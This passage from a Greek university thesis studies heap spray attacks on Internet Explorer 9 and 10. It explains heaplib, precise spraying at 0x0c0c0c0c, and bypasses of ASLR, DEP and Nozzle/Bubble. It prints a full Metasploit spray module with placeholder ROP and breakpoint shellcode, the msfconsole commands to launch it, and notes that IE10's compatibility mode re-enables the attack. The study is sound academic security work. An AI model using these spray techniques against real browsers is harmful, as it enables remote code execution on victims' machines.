-Απαιτούμενα εγκατεστημένα προγράμματα: Metasploit (pre-installed), Text Editor (pre-installed), netcat (pre-installed), apache web server (pre-installed)
-Εικονική μηχανή Θύματος: Windows 7 / 172.29.1.206
-Απαιτούμενα εγκατεστημένα προγράμματα: Internet Explorer 10(latest version) και Immunity Debugger v1.85

Υλοποίηση Heap Spray
1) Παρουσίαση Τεχνικής Heaplib / Heap Feng Shui

Η τεχνική heaplib σχεδιάστηκε από τον Alexander Sotirov και αποτελεί μία τεχνική υλοποίησης heap spray με κύρια χαρακτηριστικά την ευκολία και την ακρίβεια.

Τα string allocations με τη χρήση της συνάρτησης SysAllocString() πολλές φορές δεν γίνονται από το system heap αλλά από ένα heap management σύστημα με την ονομασία oleaut32. Το σύστημα αυτό είναι υπεύθυνο για τα χειριστεί τα πολύ γρήγορα heap allocations και deallocations. Κάθε φορά που ένα chunk heap απελευθερώνεται ο heap manager προσπαθεί να τοποθετήσει τον pointer που έδειχνε στην θέση μνήμης που ήταν αποθηκευμένο το chunk, στην cache. Οι pointers είναι αρκετά πιθανό να δείχνουν οποιαδήποτε θέση μνήμης μέσα στο heap, με αποτέλεσμα ο pointer και οι θέσεις μνήμης αποθηκεύονται στην cache να δείχνουν τυχαία. Όταν ένα νέο allocation ζητηθεί, ο heap manager πρώτα θα ελέγξει εάν έχει αποθηκεύμενο pointer που να δείχνει σε chunk ίσου μεγέθους γιαννα το δεσμεύσει και σε αντίθετη περίπτωση να διαθέσει ένα νέο chunk. Με αυτό τον τρόπο βελτιώνεται ο τρόπος διαχείρισης του heap και παράλληλα μειώνεται το fragmentation. Τέλος chunks μεγαλύτερα από 32767 bytes δεν αποθηκεύονται στην cache ποτέ και αποδεσμεύονται άμεσα [3].

Ο heap manager χρησιμοποιεί ένα πίνακα cache management δομημένο βάση του μεγέθους των chunks. Κάθε ένα bin στην cache μπορεί να αποθηκεύσει chunks συγκεκριμένου μεγέθους. Συνολικά υπάρχουν 4 bins:

Bin	Size of blocks this bin can hold
0	1 to 32 bytes
1	33 to 64 bytes
2	65 to 256 bytes
3	257 to 32768 bytes

Εικόνα 37

Κάθε ένα bin μπορεί να αποθηκεύσει 6 pointers που δείχνουν σε αποδεσμευμένα chunks. Για την πραγματοποίηση του heap spray θα πρέπει τα heap allocations να πραγματοποιηθούν από το system heap έτσι ώστε να είναι εφικτή η πρόβλεψη των θέσεων μνήμης αλλά και τα heap allocations να είναι συνεχόμενα. Στην αντίθετη περίπτωση που πραγματοποιηθούν από τον heap manager οι θέσεις μνήμης θα είναι τυχαίες και μη συνεχόμενες καθιστώνστας το heap spray μη εφικτό.

Για το λόγο αυτό χρησιμοποιούμε την τεχνική heaplib, η οποία εκμεταλεύεται τον μέγιστο αριθμό pointer για κάθε bin και αρχικά αποθηκεύει τον μέγιστο αριθμό pointer σε όλα τα bins κάνοντας allocate και deallocate 6 heap chunks για κάθε bin. Σε δεύτερο χρόνο καλώντας τη συνάρτηση CollectGarbage() διαγράφει όλα τα entries στην cache με αποτέλεσμα ο heap manager να μην διαθέτει κανέναν pointer ή heap chunk για να προσφέρει και όλα τα επόμενα allocations να εξυπηρετηθούν από το system heap. Βέβαια για heap chunks μεγέθους μεγαλύτερου από 32676 bytes η τεχνική δεν έχει κανένα νόημα αφού τα allocations αυτών γίνονται πάντα από το system heap. Ο κώδικας για την υλοποίηση της τεχνικής είναι ο ακόλουθος:

```
plunger = new Array();
// This function flushes out all blocks in the cache and leaves it empty

function flushCache() {
   // Free all blocks in the plunger array to push all smaller blocks out
```

```
    plunger = null;
    CollectGarbage();

    // Allocate 6 maximum size blocks from each bin and leave the cache empty

    plunger = new Array();
    for (i = 0; i < 6; i++) {
        plunger.push(alloc(32));
        plunger.push(alloc(64));
        plunger.push(alloc(256));
        plunger.push(alloc(32768));
    }
}

flushCache();          // Flush the cache before doing any allocations
alloc_str(0x200);      // Allocate the string
free_str();            // Free the string and flush the cache
flushCache();
```

2) Address Space Layout Randomization

Η τεχνική ASLR που υπάρχει στα Windows 7 δημιουργεί τεράστιο πρόβλημα στις επιθέσεις heap spray αφού κάνει μη εφικτή την πρόβλεψη των θέσεων μνήμης που θα γίνουν allocate. Παρόλα αυτά ο τρόπος παράκαμψης του μηχανισμού είναι αρκετά εύκολος. Έχει παρατηρηθεί πως allocations που γίνονται μέσω της συνάρτησης VirtualAlloc() του kernel32 δεν επηρεάζονται από τον μηχανισμό ASLR. Είναι δηλαδή εφικτό να πραγματοποιηθούν προβλέψιμα allocations κάνοντας χρήση της συνάρτησης VirtualAlloc(). Αυτό επιτυγχάνεται με τη χρήση αρκετά μεγάλων blocks μεγέθους 0x1000 bytes τα οποία διαχειρίζονται αποκλειστικά από τη συνάρτηση VirtualAlloc() [3].


3) Precise Heap Spray

Ο μηχανισμός προστασίας Data Execution Prevention (DEP) εμποδίζει την κλασική εκδοχή της επίθεσης heap spray που είναι η χρήση NOP sled μέσα στο heap. Με την τεχνική heaplib καταστήσαμε εφικτό το heap spray αλλά δεν λύθηκε το πρόβλημα του μηχανισμού DEP. Για την παράκαμψη του μηχανισμού αυτού είναι απαραίτητη η χρήση της τεχνικής ROP chain (Return to Object Programming). Η ROP chain θα πρέπει να αποθηκευτεί στο heap με την τεχνική heap spray και μετά να είναι εφικτό να επιστρέψουμε την εκτέλεση του προγράμματος (EIP) ακριβώς στην αρχή της ROP chain.

Για να πραγματοποιηθούν τα παραπάνω θα πρέπει να ικανοποιηθούν τρεις συνθήκες. Πρώτον το heap spray θα πρέπει να γίνει με ακρίβεια και με πρόβλεψη των θέσεων μνήμης των allocations. Σημαντικό στοιχείο για την μεγιστοποίηση των παραπάνω είναι η χρήση του κατάλληλου μεγέθους heap chunk κάθε φορά. Δεύτερον κάθε heap chunk θα πρέπει να είναι έτσι δοδημένο ώστε να είμαστε σε θέση να προβλέπουμε την θέση μνήμης που έχει αποθηκευτεί η αρχή του ROP chain. Τρίτον θα πρέπει ο ESP pointer να δείχνει στο heap και όχι στο stack όταν εκτελείται η ROP chain.

Μετά από προσπάθειες καταλήξαμε πως το κατάλληλο μέγεθος των heap chunks θα πρέπει να είναι 0x1000 bytes. Πιο συγκεκριμένα είναι απαραίτητο δηλαδή να φτιάξουμε ένα heap structure το οποίο θα επαναλαμβάνεται κάθε 0x1000 bytes μέσω της JavaScript δημιουργώντας heap blocks μεγέθους 0x800 bytes τα οποία θα καταλήξουν να δημιουργήσουν heap blocks των 0x1000 bytes λόγω

της χρήσης των unescape() δεδομένων (0x800 x 2 = 0x1000 bytes). Για παράδειγμα σε περίπτωση που χρειάζεται να κάνουμε allocations της τάξης των 0x20000 bytes θα χρειαστούν 20 ή 40 επαναλήψεις τοθ structure. Ένα structure μεγέθους 0x1000 byte θα έχει τη μορφή junk_padding | rop chain | shellcode | junk_padding.



Εικόνα 38

Για να είναι εφικτός ο υπολογισμός των bytes που χρειάζονται για padding πριν την ROP chain θα πρέπει όπως έχουμε αναφέρει ξανά, τα allocated chunks να είναι όμοια σε μέγεθος και συνεχόμενα για να είναι υπολογιστικά εφικτή η εύρεση της θέσης μνήμης που είναι αποθηκευμένη η αρχή του heap block. Εφόσον χρησιμοποιούμε συνεχόμενα blocks των 0x1000 bytes δεν είναι μείζονος σημασίας η γνώση της διεύθυνσης μνήμης που ξεκινάει το heap block. Εάν τα heap blocks δημιουργηθούν σωστά μπορούμε να γνωρίζουμε την απόσταση από την αρχή του heap block (0x1000 bytes) εώς την διεύθυνση μνήμης που στοχεύουμε, με αποτέλεσμα το heap spray να είναι ακριβές. Στην παρακάτω φωτογραφία αναπαρίστανται heap blocks μεγέθους 0x1000 bytes και η διεύθυνση μνήμης που στοχεύει το heap spray είναι η 0x0c0c0c0c.

Address	Contents					
0c080018	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	...	0x1000 bytes Nops | shellcode
0c090018	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	...	0x1000 bytes Nops | shellcode
0c0a0018	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	...	0x1000 bytes Nops | shellcode
0c0b0018	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	...	0x1000 bytes Nops | shellcode
0c0c0018	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	0x1000 bytes Nops | shellcode	...	0x1000 bytes Nops | shellcode
0c0d0018						

0x0c0c0c0c

Εικόνα 39

Εάν δηλασή το heap spray έχει τις ιδιότητες που προαναφέραμε θα μπορούμε σίγουρα να

πούμε πως η διεύθυνση 0x0c0c0c0c θα έχει πάντα την ίδια απόσταση από την αρχή του block. Επίσης η απόσταση από την αρχή του block μέχρι το πρώτο byte που δείχνει η διεύθυνση 0x0c0c0c0c θα είναι σταθερή. Ο υπολογισμός του offset είναι αρκετά εύκολος αρκεί να γνωρίζουμε την αρχή του block που ανήκει η διεύθυνση 0x0c0c0c0c ώστε να υπολογίσουμε την απόσταση και την διαιρέσουμε διά του δύο λόγω των unicode χαρακτήρων [3].

4) Έλεγχος EIP

Ο μηχανισμός ασφάλειας DEP απαγορεύει την χρήση NOP sled για να μεταφέρουμε την εκτέλεση του προγράμματος ακριβώς στην αρχή της ROP chain, αλλά το ίδιο πράγμα μπορούμε να πετύχουμε με τη χρήση gadget (αλληλουχία από εντολές αποθηκεύμενες σε executable περιοχές της διεργασίας). Στην συγκεκριμένη περίπτωση θα χρειαστούμε ένα gadget που αρχικά να αποθηκεύσει την τιμή 0x0c0c0c0c στον EAX και μετά να αντιγράψει την τιμή του EAX στον ESP. Εάν η ROP chain είναι αποθηκεύμενη στη θέση μνήμης 0x0c0c0c0c τότε το gadget αυτό θα εκτελέσει την ROP chain.

5) Αντιμετώπιση Μηχανισμού Nozzle και Bubble

Οι μηχανισμοί ασφάλειας Nozzle και Bubble εφαρμόζονται και στα Windows 7. Η αντιμετώπιση των μηχανισμών αυτών είναι αρκετά εύκολη. Παρατηρήσαμε πως όταν σε κάθε heap chunk χρησιμοποιήσουμε διαφερικό padding σε όρους περιεχομένου και όχι μεγέθους, οι δύο αυτοί μηχανισμοί παρακάμπτονται.


6) Επίθεση Heap Spray

Ο κώδικας για την πραγματοποίηση της επίθεσης έχει γραφτεί σαν module του metasploit με το όνομα heapspray_ie9.rb. Για να χρησιμοποιήσουμε το module θα πρέπει να το αντιγράψουμε στο περιβάλλον του Backtrack 5 στο path /penstest/exploits/framework3/modules/windows/browser. Για την εκτέλεση του θα πρέπει να εκτελεστούν οι παρακάτω εντολές:

- msfconsole
- use exploit/windows/browser/heapspray_ie9
- set SRVPORT 80
- set URIPATH /
- exploit

Το module χρησιμοποιεί την διεύθυνση μνήμης 0x0c0c0c0c ως target address. Κάθε heap chunk έχει μέγεθος 0x800 (*2 = 0x1000) bytes και το offset από την αρχή της ROP chain είναι 0x600 bytes, πράγμα που σημαίνει πως έχουμε στη διάθεση μας 0xA00 bytes για τη ROP chain και τον κώδικα μας.

Σε περιβάλλον τώρα Windows 7 ανοίγουμε τον Internet Explorer 9 και επισκεπτόμαστε το url του metasploit module στην διεύθυνση 172.29.1.148 . Μόλις φορτωθεί η σελίδα και το heap spray έχει ολοκληρωθεί, κάνουμε attach την process του Internet Explorer (το process με το μεγαλύτερο PID) στον Immunity Debugger (File/Attach) και εκτελούμε την εντολή ‘d 0c0c0c0c” η οποία μας δείχνει τα περιεχόμενα της συγκεκριμένης διεύθυνσης μνήμης. Από την παρακάτω εικόνα βλέπουμε το αποτέλεσμα της εντολής και ειδικότερα βλέπουμε πως στην διεύθυνση 0c0c0c0c είναι αποθηκεύμενο ακριβώς το πρώτο byte της ROP chain, αποτέλεσμα που πιστοποιεί την επιτυχία της επίθεσης.



Εικόνα 40

7) Κώδικας metasploit module heapspray_ie9

```
require 'msf/core'


class Metasploit3 < Msf::Exploit::Remote
	Rank = NormalRanking

	include Msf::Exploit::Remote::HttpServer::HTML

	def initialize(info = {})
	  super(update_info(info,
			'Name'          => 'IE9 HeapSpray test - corelanc0d3r',
			'Description'    => %q{
					This module demonstrates a heap spray on IE9 (Vista/Windows 7),
					written by corelanc0d3r
			},
			'License'        => MSF_LICENSE,
			'Author'        => [ 'corelanc0d3r' ],
			'Version'        => '$Revision: $',
			'References'      =>
				[
					[ 'URL', 'https://www.corelan.be' ],
```

```
			],
		'DefaultOptions' =>
			{
				'EXITFUNC' => 'process',
			},
		'Payload'        =>
			{
				'Space'         => 1024,
				'BadChars'      => "\x00",
			},
		'Platform'       => 'win',
		'Targets'        =>
			[
				[ 'IE 9 - Vista SP2 / Windows 7 SP1',
					{
					'Ret' => 0x0C0C0C0C,
					'OffSet' => 0x5FE,
					}
				],
			],
		'DisclosureDate' => '',
		'DefaultTarget'  => 0))
end

def autofilter
  false
end

def check_dependencies
  use_zlib
end

def on_request_uri(cli, request)
  # Re-generate the payload.
  return if ((p = regenerate_payload(cli)) == nil)

  # Encode the rop chain
  rop = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH"
  rop_js = Rex::Text.to_unescape(rop, Rex::Arch.endian(target.arch))

  # Encode some fake shellcode (breakpoints)
  code = "\xcc" * 400
  code_js = Rex::Text.to_unescape(code, Rex::Arch.endian(target.arch))

  spray = <<-JS

  function randomblock(blocksize)
  {
		var theblock = "";
		for (var i = 0; i < blocksize; i++)
		{
			theblock += Math.floor(Math.random()*90)+10;
		}
```

```
        return theblock;
    }

    function tounescape(block)
    {
        var blocklen = block.length;
        var unescapestr = "";
        for (var i = 0; i < blocklen-1; i=i+4)
        {
            unescapestr += "%u" + block.substring(i,i+4);
        }
        return unescapestr;
    }

    var heap_obj = new heapLib.ie(0x10000);

    var rop = unescape("#{rop_js}");        //ROP Chain
    var code = unescape("#{code_js}");  //Code to execute

    var offset_length = #{target['OffSet']};

    //spray
    for (var i=0; i < 0x800; i++) {


        var padding = unescape(tounescape(randomblock(0x1000)));        //random padding

        while (padding.length < 0x1000) padding+= padding; // create big block of padding

        junk_offset = padding.substring(0, offset_length);  // offset to begin of ROP.

        // one block is 0x800 bytes
        // alignment on Vista/Win7 seems to be 0x1000
        // repeating 2 blocks of 0x800 bytes = 0x1000
        // which should make sure alignment to rop will be reliable
        var single_sprayblock = junk_offset + rop + code + padding.substring(0, 0x800 -
code.length - junk_offset.length - rop.length);

        // simply repeat the block (just to make it bigger)
        while (single_sprayblock.length < 0x20000) single_sprayblock += single_sprayblock;

        sprayblock = single_sprayblock.substring(0, (0x40000-6)/2);

        heap_obj.alloc(sprayblock);

    }

    document.write("Spray done");
    alert("Spray done");
    JS

    js = heaplib(spray)
```

```
        # build html

        content = <<-HTML
        <html>
        <body>
        <script language='javascript'>
        #{js}
        </script>
        </body>
        </html>
        HTML

        print_status("Sending exploit to #{cli.peerhost}:#{cli.peerport}...")

        # Transmit the response to the client
        send_response_html(cli, content)

      end

end
```

5.4 Μελέτη Περίπτωσης για Heap Spray στον Internet Explorer 10 (Windows 8) - Heaplib

Γενικές Πληροφορίες:

Στη μελέτη περίπτωσης εξετάζεται η αποτελεσματικότητα της τεχνικής heaplib στην εφαρμογή Internet Explorer 10 εγκατεστημένη στο λειτουργικό σύστημα Windows 8 consumer preview. Το metasploit module που χρησιμοποιούμε είναι το ίδιο με την προηγούμενη μελέτη περίπτωσης της εφαρμογής Internet Explorer 9.

Προϋποθέσεις:

-Βασική γνώση της στοίβας TCP/IP
-Διαχείριση λειτουργικών συστημάτων Linux και Windows
-Βασική γνώση χρήσης Metasploit Framework
-Βασική γνώση γλώσσας HTML και Javascript
-Βασική γνώση χρήσης του λογισμικού OllyDbg
-Βαισκή γνώση χρήσης λογισμικού virtualization (VMWare Workstation)

Τοπολογία Εργαστηρίου και πληροφορίες συστημάτων:

-Δίκτυο 172.29.1.0/ 24
-Εικονική μηχανή Επίθεσης: Backtrack 5 R2 / 172.29.1.148
-Απαιτούμενα εγκατεστημένα προγράμματα: Metasploit (pre-installed), Text Editor (pre-installed), netcat (pre-installed), apache web server (pre-installed)
-Εικονική μηχανή Θύματος: Windows 8 / 172.29.1.206
Απαιτούμενα εγκατεστημένα προγράμματα: Internet Explorer 10(latest version) και Immunity Debugger v1.85

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

1) Επίθεση Heap Spray

Ο κώδικας για την πραγματοποίηση της επίθεσης έχει γραφτεί σαν module του metasploit με το όνομα heapspray_ie9.rb. Για να χρησιμοποιήσουμε το module θα πρέπει να το αντιγράψουμε στο περιβάλλον του Backtrack 5 στο path /penstest/exploits/framework3/modules/windows/browser. Για την εκτέλεση του θα πρέπει να εκτελεστούν οι παρακάτω εντολές:

- msfconsole
- use exploit/windows/browser/heapspray_ie9
- set SRVPORT 80
- set URIPATH /
- exploit

Το module χρησιμοποιεί την διεύθυνση μνήμης 0x0c0c0c0c ως target address. Κάθε heap chunk έχει μέγεθος 0x800 (*2 = 0x1000) bytes και το offset από την αρχή της ROP chain είναι 0x600 bytes, πράγμα που σημαίνει πως έχουμε στη διάθεση μας 0xA00 bytes για τη ROP chain και τον κώδικα μας. Σε περιβάλλον τώρα Windows 7 ανοίγουμε τον Internet Explorer 9 και επισκεπτόμαστε το url του metasploit module στην διεύθυνση 172.29.1.148 . Μόλις φορτωθεί η σελίδα και το heap spray έχει ολοκληρωθεί, κάνουμε attach την process του Internet Explorer (το process με το μεγαλύτερο PID) στον Immunity Debugger (File/Attach) και εκτελούμε την εντολή ‘d 0c0c0c0c” η οποία μας δείχνει τα περιεχόμενα της συγκεκριμένης διεύθυνσης μνήμης.


2) Αποτελέσματα Επίθεσης

Από την μελέτη των αποτελεσμάτων του debugger είναι αντιληπτό αρχικά πως το precise heap spray απέτυχε γιατί η διεύθυνση μνήμης 0x0c0c0c0c δεν δείχνει στην αρχή της ROP chain. Βέβαια μία αναζήτηση για το sting “AAAABBBBCCCCDDDD” (rop chain) επιστρέφει κάποιους registers που σημαίνει πως τα allocations έγιναν αλλά δεν είναι προβλέψιμα και συνεχή.

```
0x31128c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31129c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3112fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31130c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31131c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31132c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31133c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31134c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31135c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31136c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31137c0c : "AAAABBBBCCCC" | ascii {PAGE_READWRITE} [None]
0x31138c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x31139c0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ac0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113bc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113cc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113dc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113ec0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
0x3113fc0c : "AAAABBBBCCCC" |  {PAGE_READWRITE} [None]
```

Εικόνα 41

Τέλος παρατηρήσαμε πως εάν ο Internet Explorer 10 λειτουργούσε σε compatibility mode IE9 και επαναλαμβάναμε την διαδικασία η επίθεση λειτουργούσε και τα heap allocations ήταν προβλέψιμα. Άρα είναι εφικτό ένα κακόβουλος χρήστης να φτιάξει μία ιστοσελίδα με τον κώδικα για heap spray που να προτρέπει τον επισκέπτη να ενεργοποιήσει το compatibility mode ώστε η ιστοσελίδα να προβληθεί σωστά με αποτελέσμα την παράκαμψη των μηχανισμών ασφάλειας και την εκτέλεση του κώδικα επίθεσης heap spray. Τέλος για να εξάγουμε ασφαλή συμπεράσματα θα πρέπει να επαναληφθεί η επίθεση στην τελική έκδοση των Windows 8.



Εικόνα 42

6 Συμπεράσματα

Σκοπός της διπλωματικής εργασίας είναι η παρουσίαση τεχνικών επιθέσεων τύπου Heap Spray. Αναλύθηκε εκτενώς η δομή και η λειτουργία του heap με στόχο να κατανοηθούν πλήρως οι αδυναμίες που εκμεταλεύονται οι επιθέσεις τύπου Heap Spray και οι τεχνικές αυτών. Για τον ίδιο λόγο παρουσιάστηκαν σε βάθος οι σημαντικότεροι μηχανισμοί προστασίας του Heap. Στη συνέχεια παρουσιάστηκαν και υλοποιήθηκαν δύο γνωστά exploits του IE6 σε περιβάλλον Windows XP sp2, που χρησιμοποιούν δύο διαφορετικές Heap Spray τεχνικές για την αποθήκευση του κακόβουλου

